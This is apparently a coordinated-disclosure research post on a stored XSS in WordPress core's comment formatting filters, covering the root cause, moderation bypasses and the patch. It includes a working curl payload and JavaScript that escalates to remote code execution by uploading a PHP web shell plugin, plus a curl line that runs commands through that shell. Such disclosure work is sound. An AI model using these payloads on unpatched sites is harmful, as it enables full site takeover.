


This blog post is about an unauthenticated stored XSS vulnerability in WordPress core, tracked as CVE-2026-93485. If you use WordPress, please update to at least version 7.1.1, or to the latest release in your branch. The fix was backported to every supported branch down to 4.7.36.
Editorial (IDNSEC): This issue was reported by the author, Rafie Muhammad, a security researcher at Awesome Motive Inc., through the WordPress bug bounty program on HackerOne and fixed under coordinated disclosure.
This article was previously written Comment2Shell: Zero-Click Pre-Auth XSS to RCE in WordPress Core and changed as per notice by WordPress maintainer to avoid misunderstanding.
About comment rendering in WordPress core
WordPress sanitizes a comment when it is saved, using its HTML sanitizer (KSES), then formats it when it is displayed, using the comment_text filter chain. The vulnerability occurs in the gap between those two steps.
A user can send raw HTML as a comment, but the allowlist in wp-includes/kses.php:605-633 only allows a[href,title], abbr[title], acronym[title], blockquote[cite], del[datetime], q[cite], and code.
When the comment is rendered, the formatting chain is registered on the comment_text filter:
wp-includes/default-filters.php:225-230
add_filter( 'comment_text', 'wptexturize' );
add_filter( 'comment_text', 'convert_chars' );
add_filter( 'comment_text', 'make_clickable', 9 );
add_filter( 'comment_text', 'force_balance_tags', 25 );
add_filter( 'comment_text', 'convert_smilies', 20 );
add_filter( 'comment_text', 'wpautop', 30 );
All of these filters rewrite HTML. Those rewrites contain a flaw that transforms benign HTML into malicious HTML that enables JavaScript execution.
The security vulnerability
The key to this exploit is the newline (\n) in the cite attribute of <blockquote>, which causes an insecure cascading transformation in the filters. With the correctly aligned payload, valid markup containing a JavaScript handler can be formed and processed in the final render.
Below is the high-level insecure transformation that can happen, where the event handler string that is initially processed as normal text inside a <code> tag can be moved to become an attribute in the previous <blockquote>.

(1) KSES allows a blockquote's cite attribute and newline
A comment containing <blockquote cite="\n">TEXT</blockquote> is allowed by KSES. The blockquote[cite] is one of the allowed HTML components.
wp_kses_hair() reads each attribute with get_attribute(), which HTML-decodes character references, then re-encodes the result with a strtr() over certain syntax characters:
wp-includes/kses.php:1721-1727
$syntax_characters = array(
'&' => '&',
'<' => '<',
'>' => '>',
"'" => ''',
'"' => '"',
);The \n is not in that map, so a newline inside an attribute value like cite="a\nb" can be used.
Alternatively, the encoded form of a newline, such as cite="a b", can also be used because WordPress will store it with the actual \n.
(2) wpautop() replaces the newline with an HTML comment
wpautop() takes every newline that sits inside a tag and swaps it for an HTML comment:
wp-includes/formatting.php:502
// Find newlines in all elements and add placeholders.
$text = wp_replace_in_html_tags( $text, array( "\n" => ' <!-- wpnl --> ' ) );
What the rest of the function sees in its place is <!-- wpnl -->, a comment that carries a > of its own, which plays an important part in the next step.
(3) wpautop() injects an unexpected tag
wpautop() puts a blank line above every block-level opening tag, and blockquote is on that list:
wp-includes/formatting.php:490
// Add a double line break above block-level opening tags.
$text = preg_replace( '!(<' . $allblocks . '[\s/>])!', "\n\n$1", $text );
So the <blockquote> always begins a paragraph of its own, whatever the comment contains, and the rebuild loop wraps that paragraph in a <p>:
wp-includes/formatting.php:539-548
// Split up the contents into an array of strings, separated by double line breaks.
$paragraphs = preg_split( '/\n\s*\n/', $text, -1, PREG_SPLIT_NO_EMPTY );

// Reset $text prior to rebuilding.
$text = '';

// Rebuild the content as a string, wrapping every bit with a <p>.
foreach ( $paragraphs as $paragraph ) {
    $text .= '<p>' . trim( $paragraph, "\n" ) . "</p>\n";
}
The whole <blockquote> stays in one piece and comes back out as <p><blockquote cite="a <!-- wpnl --> b">.
There is an improper preg_replace in the formatting code.
wp-includes/formatting.php:563
$text = preg_replace( '|<p><blockquote([^>]*)>|i', '<blockquote$1><p>', $text );
[^>]* cannot cross a >, so it stops at the first one it meets, which is the > in the <!-- wpnl --> comment. The capture comes back as cite="a <!-- wpnl --, and the <p> is written straight after it, in the middle of the cite value. The placeholders are turned back into newlines at the end of the function, which leaves this:
<blockquote cite="a
<p> b"><code>x" onfocus=alert(document.domain) autofocus tabindex=0</code></p></blockquote>
The injected <p> here is the key to the next step.
(4) wptexturize() encodes the double quote
When the site uses a block theme or a classic theme with a full Latest Comments block, there is a call to wptexturize().
A block theme calls it via get_the_block_template_html() by default.
wp-includes/block-template.php:297-299
$content = wptexturize( $content );
$content = convert_smilies( $content );
$content = wp_filter_content_tags( $content, 'template' );
Certain classic themes also call wptexturize() if the_content() is called, such as the Twenty Twenty-One theme.
wptexturize() sees the injected <p> as a tag boundary and treats " as ordinary text. It changes that quote to a typographic entity, ”. The quote inside <code> remains straight, as wptexturize() deliberately excludes the contents of certain elements:
wp-includes/formatting.php:106
$default_no_texturize_tags = array( 'pre', 'code', 'kbd', 'style', 'script', 'tt' );
Since code is on the comment allowlist, a <code> element can deliver a raw " that survives every filter. It is not the only option. Any attribute delimiter in the comment works too, because a quote inside a tag is not in a text position, so wptexturize() never treats it as a quote to be encoded. KSES also allows an attribute value to contain spaces, =, (, and ), so the text that ends up in an attribute name position can form a working event handler.
(5) Final malicious HTML rendering
After all the chained filters above, the final HTML now contains a JavaScript event handler. See the proof of concept below.
Proof of concept
The comment is posted anonymously, with no cookie and no nonce:
curl -si -X POST "https://example.com/wp-comments-post.php" \
  --data-urlencode $'comment=<blockquote cite="a\nb"><code>x" onfocus=alert(document.domain) autofocus tabindex=0</code></blockquote>' \
  -d 'comment_post_ID=123' -d 'author=zqanon' -d 'email=zqanon@example.com' \
  -d 'comment_parent=0'
The comment is stored exactly as it was submitted. Fetching the post without any cookie gives us the cite value with a paragraph tag inside it:
<blockquote cite="a <p> b”><code>x" onfocus=alert(document.domain) autofocus tabindex=0</code></p></blockquote>
In a modern browser, the <blockquote> now carries onfocus, autofocus, and tabindex as real attributes. autofocus puts focus on the element while the page is still loading, so onfocus fires without any interaction, and the alert shows the site's own origin from document.domain.
Both the newline and the quote are needed. If the newline is removed, the tag stays intact and the payload stays inside the <code> text. If the closing quote is moved out of the <code> element, wptexturize() curls it as well and no attribute is formed.
Scenarios where approval is not required
Comment moderation is off at stock settings because comment_moderation defaults to 0, so WordPress does not hold every comment. What gates a first-time commenter is the separate comment_previously_approved, which defaults to 1 (wp-admin/includes/schema.php:441 and :546). This is why WordPress titled the advisory for the WordPress 7.1.1 security update "subject to comment approval." The CVE record by Patchstack later adds that this requirement "can be bypassed."
There are at least three routes where the payload needs no moderator at all.
- Reuse the commenter the installer created. A stock install ships with an approved comment from
A WordPress Commenteratwapuu@wordpress.example. A comment submitted under that name and address is approved immediately, because check_comment() matches on the author name and email together. - The setting is turned off. With "Comment author must have a previously approved comment" unchecked in Settings, Discussion, a brand-new identity is stored as approved.
- The comment stays held. A pending comment still renders for anyone who carries a
comment_author_<COOKIEHASH>cookie, which is anyone who has ever left a comment on the site, through the attacker's own?unapproved=<id>&moderation-hash=<hash>link.

From XSS to RCE
The handler runs in the session of whoever loads the page. If that visitor is a logged-in administrator, the script can reach the plugin installer. Uploading a plugin is the known escalation from an administrator-context XSS to code execution on the server.
The upload endpoint checks upload_plugins (wp-admin/update.php:151), which map_meta_cap() resolves to the install_plugins capability that an administrator holds. So the handler can read the upload nonce out of the installer form and POST a zip file that contains a PHP shell:
(async () => {
  // 1. Read the plugin-upload nonce out of the installer form.
  const html = await (await fetch('/wp-admin/plugin-install.php?tab=upload',
                                  { credentials: 'include' })).text();
  const form = new DOMParser().parseFromString(html, 'text/html')
                 .querySelector('form.wp-upload-form');
  const nonce = form.querySelector('[name="_wpnonce"]').value;

  // 2. Build a one-file plugin in memory. buildStoredZip() is a small
  //    PKZIP writer: local header, stored entry, central directory.
  const php = "<?php /* Plugin Name: X */ if (isset($_GET['c'])) system($_GET['c']);";
  const zip = buildStoredZip('x/x.php', php);

  // 3. Hand it to the installer. No file editor and no FTP are involved.
  const body = new FormData();
  body.append('_wpnonce', nonce);
  body.append('pluginzip', new Blob([zip], { type: 'application/zip' }), 'x.zip');
  await fetch('/wp-admin/update.php?action=upload-plugin',
              { method: 'POST', credentials: 'include', body });
})();
The plugin does not even need to be activated. The file is already on disk, and plugin files are reachable directly, so the shell answers right away:
curl "https://example.com/wp-content/plugins/x/x.php?c=id"
Whatever is passed in c runs as the web server user.
The patch
WordPress 7.1.1 fixed the issue with a one-line change. The <p><blockquote> rewrite now uses a quote-aware subpattern, so it can no longer match a > that sits inside a quoted attribute value. The patch can be seen below:
wp-includes/formatting.php:563
// Before, WordPress 7.1 and earlier:
$text = preg_replace( '|<p><blockquote([^>]*)>|i', '<blockquote$1><p>', $text );

// After, WordPress 7.1.1:
$text = preg_replace( '!<p><blockquote((?:[^>"\']|"[^"]*"|\'[^\']*\')*)>!i', '<blockquote$1><p>', $text );
This matches the fix suggested in the disclosure report, with the delimiter moved from | to ! because the new subpattern contains a | of its own.
One line is enough because that rewrite is the only place in wpautop() that inserts something inside a tag. With the new subpattern, the capture runs to the end of the quoted value, cite="a <!-- wpnl --> b", and the <p> lands after the > that really ends the tag.
Timeline
- 8 September 2026 — Reported to the WordPress core team through the WordPress bug bounty program on HackerOne. The security team triaged it on the same day.
- 15 September 2026 — A CVE was requested from Patchstack.
- 17 September 2026 — WordPress 7.1.1 was released with the fix, together with backports for every supported branch down to 4.7.36.
- 18 September 2026 — Patchstack assigned CVE-2026-93485.
- 21 September 2026 — This research article was published.